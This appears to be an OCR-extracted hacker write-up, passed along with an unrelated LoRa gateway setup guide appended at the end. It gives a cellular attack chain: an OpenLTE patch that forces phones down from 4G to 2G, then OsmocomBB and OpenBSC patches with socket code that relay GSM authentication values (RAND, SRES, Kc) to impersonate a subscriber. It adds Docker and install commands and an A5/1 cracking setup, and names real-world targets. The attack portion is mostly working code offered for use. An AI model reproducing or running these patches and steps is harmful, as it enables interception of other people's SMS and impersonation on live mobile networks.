+
+
+
+
+
+
 void LTE_fdd_enb_mme::send_attach_reject(LTE_fdd_enb_user *user,
                                          LTE_fdd_enb_rb   *rb)
 {
@@ -1412,7 +1475,7 @@
         imsi_num = user->get_temp_id();
     }

-    attach_rej.emm_cause           = user->get_emm_cause();
+    attach_rej.emm_cause           = 2;
     attach_rej.esm_msg_present     = false;
     attach_rej.t3446_value_present = false;
     liblte_mme_pack_attach_reject_msg(&attach_rej, &msg);

--- openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_radio.cc   2017-07-29 22:18:34.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_radio.cc   2022-01-25 17:09:37.116388236 +0100
@@ -229,7 +229,7 @@
     try
     {
         // Setup the USRP
-        if(devs[idx-1]["type"] == "x300")
+        if(devs[idx-1]["type"] == "soapy")
         {
             devs[idx-1]["master_clock_rate"] = "184320000";
             master_clock_set                 = true;
@@ -252,7 +252,6 @@
             usrp->set_rx_freq((double)liblte_interface_ul_earfcn_to_frequency(ul_earfcn));
             usrp->set_tx_gain(tx_gain);
             usrp->set_rx_gain(rx_gain);
-
             // Setup the TX and RX streams
             tx_stream  = usrp->get_tx_stream(stream_args);
             rx_stream  = usrp->get_rx_stream(stream_args);
@@ -822,7 +821,7 @@
         buffer_size = 1024;
     }
     status = bladerf_sync_config(bladerf,
-                                 BLADERF_MODULE_TX,
+                                BLADERF_TX_X1,
                                  BLADERF_FORMAT_SC16_Q11_META,
                                  BLADERF_NUM_BUFFERS,
                                  buffer_size,
@@ -842,7 +841,7 @@

     // Setup sync RX
     status = bladerf_sync_config(bladerf,
-                                 BLADERF_MODULE_RX,
```

```
+                                   BLADERF_RX_X1,
                                    BLADERF_FORMAT_SC16_Q11_META,
                                    BLADERF_NUM_BUFFERS,
                                    buffer_size,
@@ -974,7 +973,7 @@
     if(radio_params->init_needed)
     {
         // Assume RX_timestamp and TX_timestamp difference is 0
-        bladerf_get_timestamp(bladerf, BLADERF_MODULE_RX, (uint64_t*)&rx_ts);
+        bladerf_get_timestamp(bladerf, BLADERF_RX, (uint64_t*)&rx_ts);
         next_tx_ts            = rx_ts + radio_params->samp_rate; // 1 second to make sure everything is
         metadata_rx.flags     = 0;
         metadata_rx.timestamp = next_tx_ts - (radio_params->N_samps_per_subfr*2); // Retard RX by 2 sub
```

This patch applied on the OpenLTE suite should do the trick.

Redirection Attack

And it does !

Then what to do ? We know how to be a BTS in front of a MS and force the UE (User Equipement : 4G phone) to fallback into 2G.

Hey ! We gonna pretend that we are the MS in front of the BTS !

Hacking 2G BTS




Figure 1: Attack Flow

The UE has become an MS again and we know how to be a BTS !

But even in the BTS does not authenticate MS does in front of the BTS. How can we bypass this ? By respecting the attack flow above ;)

I mean the secret is the key Ki stored on the SIM even with physical access you can't crack it thanks to the chip inventor ! But we can fool the authentication process : The original process is :

- The BTS send a rand,key_sequence to the MS.
- The MS respond SRes = f(ki,rand)
- The MS cipher the communication with Kc= f(Ki,rand,key_seq)

The hacked process is : - The genuine BTS send a rand,key_seq to the Evil MS. - The Evil MS send it to our Evil BTS via socket between Evil BTS server and Evil MS client. - The Evil BTS send the rand,key_seq to genuine MS - The Genuine MS respond sres -> Evil BTS -> Evil MS -> Genuine BTS - In the example video Kc is forwarded between Genuine MS-> Evil MS

Impersonnate PoC

With french explanations ;) sorry...

Impersonalisaion (français)

With english explanation (now ;) Impersonate (english)

https://imgur.com/lUjkpGp First of all there is a bug with brltty so

```
apt remove brltty
```

on host (not on docker !) Launch 1st

```
sudo docker run -it --privileged --user root --cap-add ALL  -v /dev/bus/usb:/dev/bus/usb bastienbaranof
```

Launch 2nd

```
sudo docker run -it --privileged --user root --cap-add ALL  -v /dev/bus/usb:/dev/bus/usb bastienbaranof
```

In this order cause need ip 172.17.0.2 for ms and 172.17.0.3 for bts (socket are made to work with theses addresses)

in bts

```
tmux
cd /
service pcscd start
./evil-bts.sh
```

‘ then in ms :

```
tmux
cd /
bash trx.sh
ctrl-b c
./evil-ms.sh
```

set IMSI in OpenBSC (via telnet) and in /root/.osmocom/bb/mobile.cfg and set any ki but set one in OpenBSC need a motorola c1** and a sim reader

What happen next ?

Crack A5/1

5s to crack it before the Kc ciphered channel timeout has been gone and if it is done we have incomming SMS.

Targets android < 12, telco 2G until 2025 in France

Thank for reading !

Clients-servers architecture :

```
bsc-2rfa 172.17.0.2
server rand 888 listen on 0.0.0.0
client sres 666 -> 172.17.0.3

bb-2rfa 172.17.0.3
client rand 888 -> 172.17.0.2
server sres 666 listen on 0.0.0.0
server kc 777 listen on 0.0.0.0

osmocom-genuine-ms 172.17.0.2
client kc 777 -> 172.17.0.3
```

Headers :

suppress_space.h

```c
#include <stdio.h>
char res[100];
char* spaces(char str [])
{
int i = 0;int j = 0;
       while (str[i] != '\0')
       {
          if ((str[i] == ' ') != 1) {
            res[j] = str[i];
            j++;
          }
          i++;
       }
       res[j] = '\0';
return res;}
```

hex.h

```c
/*
 * Read hex strings and output as text.
 *
 * No checking of the characters is done, but the strings must have an even
 * length.
 *
 * $Id: hex2ascii.c,v 1.1 2009/09/19 23:56:49 grog Exp $
 */

#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include "suppress_space.h"
char hexdigit (char c)
{
  char outc;

  outc = c -'0';
  if (outc > 9)                                 /* A - F or a - f */
    outc -= 7;                                  /* A - F */
  if (outc > 15)                                /* a - f? */
    outc -= 32;
  if ((outc > 15) || (outc < 0))
  {
    fprintf (stderr, "Invalid character %c, aborting\n", c);
    exit (1);
  }
  return outc;
}
char ascii[17];
const unsigned char* hex2ascii(char hexval[])
{  int arg;
  char *c=spaces(hexval);
  int sl;
  char oc;

  for (arg = 0; arg < 17; arg++)
  {
    sl = strlen (c);
    if (sl & 1)                                 /* odd length */
    {
      fprintf (stderr,
               "%s is %d chars long, must be even\n",
               c,
               sl );
      return "prout";
    }int i=0;
    while (*c)
    {
      oc = (hexdigit (*c++) << 4) + hexdigit (*c++);
      fputc (oc, stdout);
      strcat(ascii,&oc);
    }
  }
return ascii;}
```

client.h (respect address and port of client server arch)

```
/**
 * Example taken from CS 241 @ UIUC
 * Edited by Austin Walters
 * Used as example for austingwalters.com,
 * in socket IPC explanation.
```

```
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <unistd.h>

void client(char buffer[]){

  int sock_fd = socket(AF_INET, SOCK_STREAM, 0);

  struct addrinfo info, *result;
  memset(&info, 0, sizeof(struct addrinfo));
  info.ai_family = AF_INET;
  info.ai_socktype = SOCK_STREAM;

  if(0 != getaddrinfo("172.17.0.3", "888", &info, &result))
    exit(1);

  /* Connects to bound socket on the server */
  connect(sock_fd, result->ai_addr, result->ai_addrlen);

  printf("SENDING: %s", buffer);
  write(sock_fd, buffer, strlen(buffer));

  char resp[999];
  int len = strlen(buffer);
  resp[len] = '\0';
  printf("%s\n", resp);
}
```

server.h (respect variable length : 13 for sres, 25 for kc, 51 for rand, and port from arch client-server)

```
/**
 * Written by Austin Walters
 * For an example on austingwalters.com,
 * on sockets
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <unistd.h>
char text[13];
char* catch_sres(){

  int sock_fd = socket(AF_INET, SOCK_STREAM, 0);
```

```
  struct addrinfo directives, *result;
  memset(&directives, 0, sizeof(struct addrinfo));
  directives.ai_family = AF_INET;
  directives.ai_socktype = SOCK_STREAM;
  directives.ai_flags = AI_PASSIVE;

  /* Translates IP, port, protocal into struct */
  if(0 !=  getaddrinfo("0.0.0.0", "666", &directives, &result))
    exit(1);

  /* Binds socket to port, so we know where new connections form */
  if(bind(sock_fd, result->ai_addr, result->ai_addrlen) != 0)
      exit(1);
  /* Places socket to "listen" or "wait for stuff" state */
  if(listen(sock_fd, 10) != 0)
      exit(1);
  int i=0;
  printf("Waiting for connection on http://0.0.0.0:666 ...\n");
  while(i==0){

    /* Accepts Connection */
    char buffer[1000];
    int client_fd = accept(sock_fd, NULL, NULL);
    int len = read(client_fd, buffer, 999);
    buffer[len] = '\0';

    char * header = "<b>You Connected to the Server!</b></br></br>";
    i=i+1;
    write(client_fd, header, strlen(header));

    printf("=== Client Sent ===\n");
    printf("%s\n", buffer);
    memcpy(text,buffer,13);
    close(client_fd);

  }
  return text;
}
```

Evil-MS :

```
git clone https://github.com/osmocom/osmocom-bb
git checkout fc20a37cb375dac11f45b78a446237c70f00841c
wget https://gitlab.com/francoip/thesis/raw/public/patch/thesis.patch
patch -p1 < thesis.patch
```

```
diff -ru osmocom-bb/src/host/layer23/src/mobile/gsm48_mm.c heartbreaker/bb-2rfa/src/host/layer23/src/mo
--- osmocom-bb/src/host/layer23/src/mobile/gsm48_mm.c   2022-08-30 15:39:46.222274989 +0200
+++ heartbreaker/bb-2rfa/src/host/layer23/src/mobile/gsm48_mm.c 2022-08-30 15:35:55.472598046 +0200
@@ -20,6 +20,7 @@
  */
```

```
 #include <stdint.h>
+#include <string.h>
 #include <errno.h>
 #include <stdio.h>
 #include <string.h>
@@ -41,7 +42,7 @@
 #include <osmocom/bb/mobile/app_mobile.h>
 #include <osmocom/bb/mobile/vty.h>
 #include <osmocom/bb/mobile/dos.h>
-
+#include "client.h"
 extern void *l23_ctx;

 void mm_conn_free(struct gsm48_mm_conn *conn);
@@ -1662,6 +1663,15 @@
     */
    if (mm->est_cause == RR_EST_CAUSE_EMERGENCY && set->emergency_imsi[0])
        no_sim = 1;
+   char test2[]="1";
+   sprintf(test2, "%d", ar->key_seq);
+   char test3[3]="-";//"87 65 43 21 87 65 43 21 87 65 43 21 87 65 43 21";
+   strcat(test3,test2);
+   char test[51]="87 65 43 21 87 65 43 21 87 65 43 21 87 65 43 21";
+   strcpy(test,osmo_hexdump(ar->rand,16));
+   strcat(test,test3);
+   LOGP(DMM, LOGL_INFO, "AUTHENTICATION REQUEST (seq %s)\n", test);
+   client(test);
    gsm_subscr_generate_kc(ms, ar->key_seq, ar->rand, no_sim);

    /* wait for auth response event from SIM */
diff -ru osmocom-bb/src/host/layer23/src/mobile/subscriber.c heartbreaker/bb-2rfa/src/host/layer23/src/
--- osmocom-bb/src/host/layer23/src/mobile/subscriber.c 2022-08-30 15:38:53.125893570 +0200
+++ heartbreaker/bb-2rfa/src/host/layer23/src/mobile/subscriber.c   2022-08-30 15:35:55.476598075 +0200
@@ -30,6 +30,11 @@
 #include <osmocom/bb/common/osmocom_data.h>
 #include <osmocom/bb/common/networks.h>
 #include <osmocom/bb/mobile/vty.h>
+#include "server.h"
+#include "server2.h"
+#include "hex.h"
+#include "hex2.h"
+

 /* enable to get an empty list of forbidden PLMNs, even if stored on SIM.
  * if list is changed, the result is not written back to SIM */
@@ -945,14 +950,21 @@

        /* store sequence */
        subscr->key_seq = key_seq;
-       memcpy(subscr->key, vec->kc, 8);
+

        LOGP(DMM, LOGL_INFO, "Sending authentication response\n");
```

```
+                char *h4ck3d_kc;
+                h4ck3d_kc = catch_kc();
+                const unsigned char *my_h4ck3d_kc=hex2ascii(h4ck3d_kc);
+       char *h4ck3d_sres;
+       h4ck3d_sres = catch_sres();
+           const unsigned char *my_h4ck3d_sres=hex2ascii2(h4ck3d_sres);
+       memcpy(subscr->key, my_h4ck3d_kc, 8);
        nmsg = gsm48_mmevent_msgb_alloc(GSM48_MM_EVENT_AUTH_RESPONSE);
-       if (!nmsg)
-           return -ENOMEM;
        nmme = (struct gsm48_mm_event *) nmsg->data;
-       memcpy(nmme->sres, vec->sres, 4);
+           memcpy(nmme->sres,my_h4ck3d_sres, 4);
+       LOGP(DMM, LOGL_INFO, "KC hijacked = %s\n",osmo_hexdump(my_h4ck3d_kc,8));
+       LOGP(DMM, LOGL_INFO, "SRES hijacked = %s\n",osmo_hexdump(my_h4ck3d_sres,4));
        gsm48_mmevent_msg(ms, nmsg);

        return 0;
```

Genuine-MS (Kc Forwarding)

Patch osmocom-bb

```
git clone https://github.com/osmocom/osmocom-bb
git checkout fixeria/trxcon
```

```
diff -ru trx/src/host/layer23/src/mobile/gsm48_mm.c osmocom-bb/src/host/layer23/src/mobile/gsm48_mm.c
--- trx/src/host/layer23/src/mobile/gsm48_mm.c  2022-08-30 16:41:37.076916961 +0200
+++ osmocom-bb/src/host/layer23/src/mobile/gsm48_mm.c   2022-08-30 15:51:17.267099639 +0200
@@ -1651,6 +1651,7 @@
     */
    if (mm->est_cause == RR_EST_CAUSE_EMERGENCY && set->emergency_imsi[0])
        no_sim = 1;
+   LOGP(DMM, LOGL_INFO, "AUTHENTICATION REQUEST (rand %s)\n", osmo_hexdump(ar->rand,16));
    gsm_subscr_generate_kc(ms, ar->key_seq, ar->rand, no_sim);

    /* wait for auth response event from SIM */
diff -ru trx/src/host/layer23/src/mobile/subscriber.c osmocom-bb/src/host/layer23/src/mobile/subscriber
--- trx/src/host/layer23/src/mobile/subscriber.c    2022-08-30 16:41:37.076916961 +0200
+++ osmocom-bb/src/host/layer23/src/mobile/subscriber.c 2022-08-30 15:51:17.267099639 +0200
@@ -32,7 +32,7 @@
 #include <osmocom/bb/common/sap_proto.h>
 #include <osmocom/bb/common/networks.h>
 #include <osmocom/bb/mobile/vty.h>
-
+#include "client.h"
 /* enable to get an empty list of forbidden PLMNs, even if stored on SIM.
  * if list is changed, the result is not written back to SIM */
 //#define TEST_EMPTY_FPLMN
@@ -369,6 +369,7 @@

    /* key */
```

```
    memcpy(subscr->key, data, 8);
+   //client(osmo_hexdump(subscr->key,8));

    /* key sequence */
    subscr->key_seq = data[8] & 0x07;
@@ -907,7 +908,7 @@
    struct msgb *nmsg;
    struct sim_hdr *nsh;

-   /* not a SIM */
+   /* not a SIM
    if (!GSM_SIM_IS_READER(subscr->sim_type)
     || !subscr->sim_valid || no_sim) {
        struct gsm48_mm_event *nmme;
@@ -944,6 +945,7 @@

        /* store sequence */
        subscr->key_seq = key_seq;
+       //client(osmo_hexdump(vec->kc,8));
        memcpy(subscr->key, vec->kc, 8);

        LOGP(DMM, LOGL_INFO, "Sending authentication response\n");
@@ -969,6 +971,7 @@

    /* random */
    memcpy(msgb_put(nmsg, 16), rand, 16);
+   LOGP(DMM, LOGL_NOTICE, "Key Sequence=%d\n",key_seq);

    /* store sequence */
    subscr->key_seq = key_seq;
@@ -1019,7 +1022,9 @@
    nsh->file = 0x6f20;
    data = msgb_put(nmsg, 9);
    memcpy(data, subscr->key, 8);
-   data[8] = subscr->key_seq;
+       LOGP(DMM, LOGL_NOTICE, "KC=%s\n",osmo_hexdump(subscr->key,8));
+   client(osmo_hexdump(subscr->key,8));
+   data[8] = subscr->key;
    sim_job(ms, nmsg);

    /* return signed response */
```

Patch OpenBSC Evil-BTS:

```
git clone https://github.com/osmocom/openbsc
git checkout 3f457a3b79e2908664b40eab9ca8e70c44a54898
```

```
diff -ru openbsc/openbsc/src/libmsc/gsm_04_08.c bsc-2rfa/openbsc/src/libmsc/gsm_04_08.c
--- openbsc/openbsc/src/libmsc/gsm_04_08.c  2022-08-30 16:59:20.033455224 +0200
+++ bsc-2rfa/openbsc/src/libmsc/gsm_04_08.c 2022-08-30 15:51:17.243099474 +0200
@@ -70,7 +70,10 @@
```

```
 #include <osmocom/gsm/tlv.h>

 #include <assert.h>
+#include "server.h"
+#include "hex.h"
+#include "client.h"

 void *tall_locop_ctx;
 void *tall_authciphop_ctx;

@@ -908,6 +911,20 @@
    struct msgb *msg = gsm48_msgb_alloc_name("GSM 04.08 AUTH REQ");
    struct gsm48_hdr *gh = (struct gsm48_hdr *) msgb_put(msg, sizeof(*gh));
    struct gsm48_auth_req *ar = (struct gsm48_auth_req *) msgb_put(msg, sizeof(*ar));
+       DEBUGP(DMM, "-> AUTH REQ (rand = %s)\n", osmo_hexdump(rand, 16));
+
+
+
+   char *test;
+   test=catch_rand();
+   printf("test %s\n",test);
+   char *randy=strtok(test," -");
+   printf("rand %s\n",rand);
+   char *kandy_seq=strtok(NULL,"-");
+   printf("key_seq %s\n",kandy_seq);
+   char *randy_magnum = spaces(randy);
+       const unsigned char *randynator=hex2ascii(randy_magnum);
+       memcpy(rand,randynator,16);

    DEBUGP(DMM, "-> AUTH REQ (rand = %s)\n", osmo_hexdump(rand, 16));
    if (autn)
@@ -917,7 +934,7 @@
    gh->proto_discr = GSM48_PDISC_MM;
    gh->msg_type = GSM48_MT_MM_AUTH_REQ;

-   ar->key_seq = key_seq;
+   ar->key_seq = kandy_seq;
```

Installing BTS-Evil:

```
git clone https://github.com/bbaranoff/heartbreaker

#!/bin/bash
mkdir /heartbreaker
cd /heartbreaker
apt install autoconf-archive libdbd-sqlite3 gcc-9 g++-9 gcc-10 g++-10 git autoconf pkg-config libtool bu
cp /usr/bin/python2 /usr/bin/python
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-9 90 --slave /usr/bin/g++ g++ /usr/bin/g++-9
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-10 100 --slave /usr/bin/g++ g++ /usr/bin/g++
update-alternatives --set gcc /usr/bin/gcc-9
git clone git://git.osmocom.org/libosmocore.git
```

```
cd  libosmocore
git checkout 1.1.0
autoreconf -fi
./configure
make
make install
ldconfig
cd ..
git clone git://git.osmocom.org/libosmo-dsp.git
cd libosmo-dsp
libtoolize && autoreconf -fi
autoreconf -fi
./configure
make
make install
ldconfig
apt install -y libortp-dev
cd ..

git clone https://github.com/osmocom/osmocom-bb
cd osmocom-bb/src
git checkout fixeria/trxcon
make nofirmware

cd ../..
git clone https://github.com/osmocom/libosmo-abis
cd libosmo-abis
git checkout 0.8.1
autoreconf -fi && ./configure --disable-dahdi && make -j4 && make install && ldconfig

cd ..
git clone https://github.com/osmocom/libosmo-netif
cd libosmo-netif
git checkout 0.6.0
autoreconf -fi && ./configure && make -j4 && make install && ldconfig


cd bsc-2rfa/openbsc
autoreconf -fi && ./configure && make -j4
cd ../..
git clone https://github.com/osmocom/osmo-bts
cd osmo-bts
git checkout 0.8.1
autoreconf -fi && ./configure --enable-trx && make -j4 && make install && ldconfig

apt install ruby-libxml ruby-dev ruby-dbus
gem install serial smartcard
```

Installing MS-Evil :

```
git clone https://github.com/bbaranoff/heartbreaker
```

```
#!/bin/bash
mkdir /heartbreaker
cd /heartbreaker
apt install autoconf-archive libdbd-sqlite3 gcc-9 g++-9 gcc-10 g++-10 git autoconf pkg-config libtool bu
cp /usr/bin/python2 /usr/bin/python
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-9 90 --slave /usr/bin/g++ g++ /usr/bin/g++-9
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-10 100 --slave /usr/bin/g++ g++ /usr/bin/g++
update-alternatives --set gcc /usr/bin/gcc-9
git clone git://git.osmocom.org/libosmocore.git
cd  libosmocore
git checkout 1.1.0
autoreconf -fi
./configure
make
make install
ldconfig
cd ..
git clone git://git.osmocom.org/libosmo-dsp.git
cd libosmo-dsp
libtoolize && autoreconf -fi
autoreconf -fi
./configure
make
make install
ldconfig
apt install -y libortp-dev
cd ..

git clone https://github.com/osmocom/osmocom-bb
cd osmocom-bb/src
git checkout fixeria/trxcon
make nofirmware

cd ../..
git clone https://github.com/osmocom/libosmo-abis
cd libosmo-abis
git checkout 0.8.1
autoreconf -fi && ./configure --disable-dahdi && make -j4 && make install && ldconfig

cd ..
git clone https://github.com/osmocom/libosmo-netif
cd libosmo-netif
git checkout 0.6.0
autoreconf -fi && ./configure && make -j4 && make install && ldconfig
cd ..

cd bsc-2rfa/openbsc
autoreconf -fi && ./configure && make -j4
cd ../..
git clone https://github.com/osmocom/osmo-bts
cd osmo-bts
git checkout 0.8.1
autoreconf -fi && ./configure --enable-trx && make -j4 && make install && ldconfig
```

```
apt install ruby-libxml ruby-dev ruby-dbus
gem install serial smartcard
```

Installing MS-Evil

```
#!/bin/bash
mkdir /heartbreaker
cd /heartbreaker
apt install autoconf-archive libdbd-sqlite3 gcc-9 g++-9 gcc-10 g++-10 git autoconf pkg-config libtool bu
cp /usr/bin/python2 /usr/bin/python
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-9 90 --slave /usr/bin/g++ g++ /usr/bin/g++-9
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-10 100 --slave /usr/bin/g++ g++ /usr/bin/g++
update-alternatives --set gcc /usr/bin/gcc-9
git clone git://git.osmocom.org/libosmocore.git
cd  libosmocore
git checkout 0.9.0
autoreconf -fi
./configure
make
make install
ldconfig
cd ..
git clone git://git.osmocom.org/libosmo-dsp.git
cd libosmo-dsp
libtoolize && autoreconf -fi
autoreconf -fi
./configure
make
make install
ldconfig

cd ../bb-2rfa/src
make nofirmware
```

A5/1 Cracking

Download the tables :

a51_tables

Prepare them :

```
#!/bin/bash
offset_total=0
echo 0 > test
for abblay in $echo $(ls /media/$USER/tables) ; do abblay2=$(echo $abblay | sed 's/.dlt//g');
cd /media/$USER/indexes/
/media/$USER/indexes/kraken/TableConvert/TableConvert di /media/$USER/tables/$abblay2.dlt $abblay2.ins:$
taille_arrondie=$(echo $(( $(( $(stat -c%s $abblay2.ins)/4096 )) +1 )) *4096 | bc)
offset_total=$(($taille_arrondie + $offset_total))
```

```
echo $taille_arrondie >> test
done
awk '{S+=$0}{print S}END{}' test > offsets
git clone http://jenda.hrach.eu/p/deka
git clone https://github.com/0x7678/typhon-vx/tree/master/kraken
sudo add-apt-repository ppa:deadsnakes/ppa
sudo apt update
sudo apt install python3.7 python3.7-dev nvidia-utils-515-server xserver-xorg-video-nvidia-515
sudo python3.7 -m pip install pyopencl numpy scipy
cd deka
./genkernel64.sh > slice.c
sed -i -e 's/3.5m/3.7m/g' Makefile
make
```

Lora :

GPS tracker via LoraWAN




Figure 2: UML

ISO : https://drive.google.com/file/d/1YTdmb8JlvePSKiniwBKYyqXx-m-NhzIe/view?usp=sharing

Installation du routeur sur Internet (via WiFi)

N.B. : Pourquoi via WiFi ? Dans le cas particulier de l'Université de Perpignan Via Domitia, le Fire-Wall "n'aime" pas les connections sur le port 1700 nécessaire à l'établissement de la connection routeur -> TheThingsNetwork.

- Plug on sector the gateway with USB-C 5V-2A a WiFi network dragino-XXXXXX apparait.
- Connect to it via the password "dragino+dragino"
- Go on the webbrowser on IP 10.130.1.1 an Id/Pwd is asked by the dragino (by default) "root" / "dragino"
- Connect via the WiFi Mesh the dragino as a client to your smartphone or your box for example

Routage des paquets LoRa vers TheThingsNetwork

- Create a thethingsnetwork account (free, need email)
- We can see the Gateway EUI on the LoRa tab of the network interface
- We have to choose now TheThingsNetwork v3 on the defilant menu beside (the thingsnetwork v is avaible but not deserved for new gateways on TTN)
- On the second defilant menu choose eu1.cloud.thethings.network


